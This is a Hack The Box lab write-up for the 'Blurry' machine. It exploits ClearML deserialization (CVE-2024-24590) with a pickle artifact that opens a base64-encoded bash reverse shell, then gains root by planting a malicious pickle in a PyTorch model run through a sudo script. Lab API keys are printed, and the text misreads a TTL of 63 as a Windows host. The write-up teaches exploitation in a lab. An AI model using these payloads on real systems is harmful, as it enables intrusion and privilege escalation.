Description
Blurry is a medium Hack The Box machine that features:
- Access to an unauthenticated ClearML server
- Remote Command Execution in ClearML 1.13.1 application due to Unsafe Deserialization of Untrusted Data
- Privilege Escalation by using a Pickle file inside a machine learning model and the ability to run a command that can load models as the root user
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.127.228.
$ ping -c 3 10.129.127.228
PING 10.129.127.228 (10.129.127.228) 56(84) bytes of data.
64 bytes from 10.129.127.228: icmp_seq=1 ttl=63 time=52.8 ms
64 bytes from 10.129.127.228: icmp_seq=2 ttl=63 time=53.9 ms
64 bytes from 10.129.127.228: icmp_seq=3 ttl=63 time=51.7 ms

--- 10.129.127.228 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 51.732/52.795/53.897/0.884 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.127.228 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.127.228
Host is up (0.053s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.09 seconds
We get two open ports, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.127.228 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.127.228
Host is up (0.053s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Did not follow redirect to http://app.blurry.htb/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.78 seconds
We get two services: a Secure Shell (SSH) and a Hypertext Transfer Protocol (HTTP) running on a Linux Debian. We add the domain of the HTTP server, app.blurry.htb to our /etc/hosts file.
$ echo "10.129.127.228 app.blurry.htb" | sudo tee -a /etc/hosts

If we take a look to the website in the web browser, we find the login page of ClearML software, a ML/DL development and production suite. We can login entering any name in the Full Name field. One of the suggested users is Chad Jippity.
 After we login, if we click in the user image in the top bar and then in the button
 Settings we can see that the used version is the 1.13.1. This version is vulnerable to a Deserialization of Untrusted Data, CVE-2024-24590. We have more information about this vulnerability in the HiddenLayer’s website. Basically, an attacker could create a pickle file containing arbitrary code and upload it as an artifact to a project via the API. When a user calls the get method within the Artifact class to download and load a file into memory, the pickle file is deserialized on their system, running any arbitrary code it contains. Doing some enumerating we find that the experiment Review JSON Artifacts of the Black Swan project is ran every two minutes.
 If we click on the experiment we can see the code of the script that is running and the path of the script (in the
 Execution tab the code and in the Info tab the path). The script path is /home/jippity/automation/review_tasks.py that could mean that the script is being ran by jippity user. We are going to take a look in the main function of the script.
...
def main():
    review_task = Task.init(project_name="Black Swan",
                            task_name="Review JSON Artifacts",
                            task_type=Task.TaskTypes.data_processing)
    # Retrieve tasks tagged for review
    tasks = Task.get_tasks(project_name='Black Swan', tags=["review"], allow_archived=False)

    if not tasks:
        print("[!] No tasks up for review.")
        return

    threads = []
    for task in tasks:
        print(f"[+] Reviewing artifacts from task: {task.name} (ID: {task.id})")
        p = Process(target=process_task, args=(task,))
        p.start()
        threads.append(p)
        task.set_archived(True)

    for thread in threads:
        thread.join(60)
        if thread.is_alive():
            thread.terminate()

    # Mark the ClearML task as completed
    review_task.close()
In this script, a new task is created, Review JSON Artifacts. This task will search for all tasks within Black Swan project and review tag and then it will get the contents of the generated artifacts to parse them if their type is dictionary. Now we move to the process_task function.
def process_task(task):
    artifacts = task.artifacts

    for artifact_name, artifact_object in artifacts.items():
        data = artifact_object.get()

        if isinstance(data, dict):
            process_json_artifact(data, artifact_name)
        else:
            print(f"[!] Artifact '{artifact_name}' content is not a dictionary.")
As we saw before the data = artifact_object.get() line contains the vulnerable get function that obtains the artifact file. Now we are going to move to code a Python script which uses clearml library to create a new task in the Black Swan project and with a review tag that uploads a pickled artifact that can lead into a Remote Command execution. Firstly we need to install the library and start its configuration.
$ python -m virtualenv clearml
$ . clearml/bin/activate
$ pip install clearml
$ clearml-init
Now, the initalization script of clearml requires us a JSON text with the credentials to access to the API. We can obtain it by clicking the NEW EXPERIMENT button in the web tasks list and then in the CREATE NEW CREDENTIALS button. We will get a text like this.
api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "W63XR4OMCZKLKJS3O17U"
    "secret_key" = "a9OxxRFM9EIeUDQls5o5rxfqC1LlrVm50qlj6xCMdesB9fcZLy"
  }
}
After we paste it in the prompt, the configuration file /home/<USER>/clearml.conf will be created and will can continue. We need to add the api and files subdomains to our /etc/hosts file.
echo "10.129.127.228 api.blurry.htb" | sudo tee -a /etc/hosts
echo "10.129.127.228 files.blurry.htb" | sudo tee -a /etc/hosts
Exploitation
This is the Python script we are going to run. It is important to note that clearml is going to serialize the Python class so we need to set our pickle class as the artifact_object variable.
import os
import pickle
from clearml import Task

command_to_run = 'echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zNi8xMjM0IDA+JjE=" | base64 -d | bash'

class RCE:
    def __reduce__(self):
        return (os.system, (command_to_run,))

task = Task.init(project_name='Black Swan', task_name='New Experiment')
task.set_tags(['review'])

task.upload_artifact(name='pickle_artifact', artifact_object=RCE())
We enter the command we want to execute in the command_to_run variable, in this case a reverse shell that will connect to our 1234 port. Firstly we are going to start the listening port using netcat.
$ nc -nvlp 1234
Then we run the script. As the main task is being executed every two minutes, we will get the shell after some time.
$ python exploit.py
We get access to the system as the jippity user. We upgrade the shell.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.36] from (UNKNOWN) [10.129.127.228] 55728
bash: cannot set terminal process group (12429): Inappropriate ioctl for device
bash: no job control in this shell
jippity@blurry:~$ id
id
uid=1000(jippity) gid=1000(jippity) groups=1000(jippity)
jippity@blurry:~$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
[CTRL-Z]
$ stty raw -echo; fg
$ reset xterm
jippity@blurry:~$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
The other console user in the system is root.
jippity@blurry:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
jippity:x:1000:1000:Chad Jippity,,,:/home/jippity:/bin/bash
We see that jippity user can run /usr/bin/evaluate_model /models/*.pth Bash script as root user.
jippity@blurry:~$ sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
These are some of the contents of the Bash script.
#!/bin/bash
# Evaluate a given model against our proprietary dataset.
# Security checks against model file included.

if [ "$#" -ne 1 ]; then
    /usr/bin/echo "Usage: $0 <path_to_model.pth>"
    exit 1
fi

MODEL_FILE="$1"
TEMP_DIR="/models/temp"
PYTHON_SCRIPT="/models/evaluate_model.py"

/usr/bin/mkdir -p "$TEMP_DIR"

file_type=$(/usr/bin/file --brief "$MODEL_FILE")

# Extract based on file type
if [[ "$file_type" == *"POSIX tar archive"* ]]; then
    # POSIX tar archive (older PyTorch format)
    /usr/bin/tar -xf "$MODEL_FILE" -C "$TEMP_DIR"
elif [[ "$file_type" == *"Zip archive data"* ]]; then
    # Zip archive (newer PyTorch format)
    /usr/bin/unzip -q "$MODEL_FILE" -d "$TEMP_DIR"
else
    /usr/bin/echo "[!] Unknown or unsupported file format for $MODEL_FILE"
    exit 2
fi

/usr/bin/find "$TEMP_DIR" -type f \( -name "*.pkl" -o -name "pickle" \) -print0 | while IFS= read -r -d $'\0' extracted_pkl; do
    fickling_output=$(/usr/local/bin/fickling -s --json-output /dev/fd/1 "$extracted_pkl")

    if /usr/bin/echo "$fickling_output" | /usr/bin/jq -e 'select(.severity == "OVERTLY_MALICIOUS")' >/dev/null; then
        /usr/bin/echo "[!] Model $MODEL_FILE contains OVERTLY_MALICIOUS components and will be deleted."
        /bin/rm "$MODEL_FILE"
        break
    fi
done

/usr/bin/find "$TEMP_DIR" -type f -exec /bin/rm {} +
/bin/rm -rf "$TEMP_DIR"

if [ -f "$MODEL_FILE" ]; then
    /usr/bin/echo "[+] Model $MODEL_FILE is considered safe. Processing..."
    /usr/bin/python3 "$PYTHON_SCRIPT" "$MODEL_FILE"

fi
As we can see we need to specify as the argument of the program a machine learning model, then the script will check if the provided file is a .tar or a .zip file. After that it will extract the model to examine its pickle files (.pkl) in the search of dangerous commands. After considering that the model is safe, the /models/evaluate_model.py Python script will be executed, We find a demo model, demo_mode.pth in the /models path. In this case is a .zip file.
jippity@blurry:~$ ls -l /models/
total 1060
-rw-r--r-- 1 root root 1077880 May 30 04:39 demo_model.pth
-rw-r--r-- 1 root root    2547 May 30 04:38 evaluate_model.py
jippity@blurry:~$ cd /models/
jippity@blurry:/models$ file demo_model.pth
demo_model.pth: Zip archive data, at least v0.0 to extract
If we execute the script we can see the accuracy of the model.
jippity@blurry:/models$ sudo /usr/bin/evaluate_model /models/demo_model.pth
[+] Model /models/demo_model.pth is considered safe. Processing...
[+] Loaded Model.
[+] Dataloader ready. Evaluating model...
[+] Accuracy of the model on the test dataset: 62.50%
We have write permissions in the /models path because our group has full permissions.
jippity@blurry:/models$ ls -l / | grep models
drwxrwxr-x   2 root jippity  4096 May 30 04:39 models
Firstly we are going to extract the demo model to our system and look for its contents.
$ unzip demo_model.pth
Archive:  demo_model.pth
 extracting: smaller_cifar_net/data.pkl
 extracting: smaller_cifar_net/byteorder
 extracting: smaller_cifar_net/data/0
 extracting: smaller_cifar_net/data/1
 extracting: smaller_cifar_net/data/2
 extracting: smaller_cifar_net/data/3
 extracting: smaller_cifar_net/data/4
 extracting: smaller_cifar_net/data/5
 extracting: smaller_cifar_net/data/6
 extracting: smaller_cifar_net/data/7
 extracting: smaller_cifar_net/version
 extracting: smaller_cifar_net/.data/serialization_id
One of the files of the model is data.pkl. If we could replace it with a pickle file we created we will run commands as the root user. But it is also needed to bypass the dangerous commands detection. We are going to create another Python script to create the pickle file. In this case we will create a SUID bash binary in the /tmp directory.
import os
import pickle

class RunCommand:
    def __reduce__(self):
        return (os.system, ('cp /bin/bash /tmp/root-bash; chmod u+s /tmp/root-bash',))

command = RunCommand()

with open('smaller_cifar_net/data.pkl', 'wb') as f:
    pickle.dump(command, f)
We run the script.
$ python create_pickle.py
Then we repack the model and we upload it to the remote system (in the models folder).
$ zip -r model.pth smaller_cifar_net
And finally we run the evaluate_model Bash script. We get an error because we modified the original commands but our commands were executed.
jippity@blurry:/models$ sudo /usr/bin/evaluate_model /models/model.pth
[+] Model /models/model.pth is considered safe. Processing...
Traceback (most recent call last):
  File "/models/evaluate_model.py", line 76, in <module>
    main(model_path)
  File "/models/evaluate_model.py", line 65, in main
    model = load_model(model_path)
  File "/models/evaluate_model.py", line 33, in load_model
    model.load_state_dict(state_dict)
  File "/usr/local/lib/python3.9/dist-packages/torch/nn/modules/module.py", line 2104, in load_state_dict
    raise TypeError(f"Expected state_dict to be dict-like, got {type(state_dict)}.")
TypeError: Expected state_dict to be dict-like, got <class 'int'>.
jippity@blurry:/models$ stat /tmp/root-bash | grep Access
Access: (4755/-rwsr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
We can create a Bash session as root user.
jippity@blurry:/models$ /tmp/root-bash -p
root-bash-5.1# id
uid=1000(jippity) gid=1000(jippity) euid=0(root) groups=1000(jippity)
Flags
In the root shell we can get user and root flags.
# root-bash-5.1# cat /home/jippity/user.txt
<REDACTED>
root-bash-5.1# cat /root/root.txt
<REDACTED>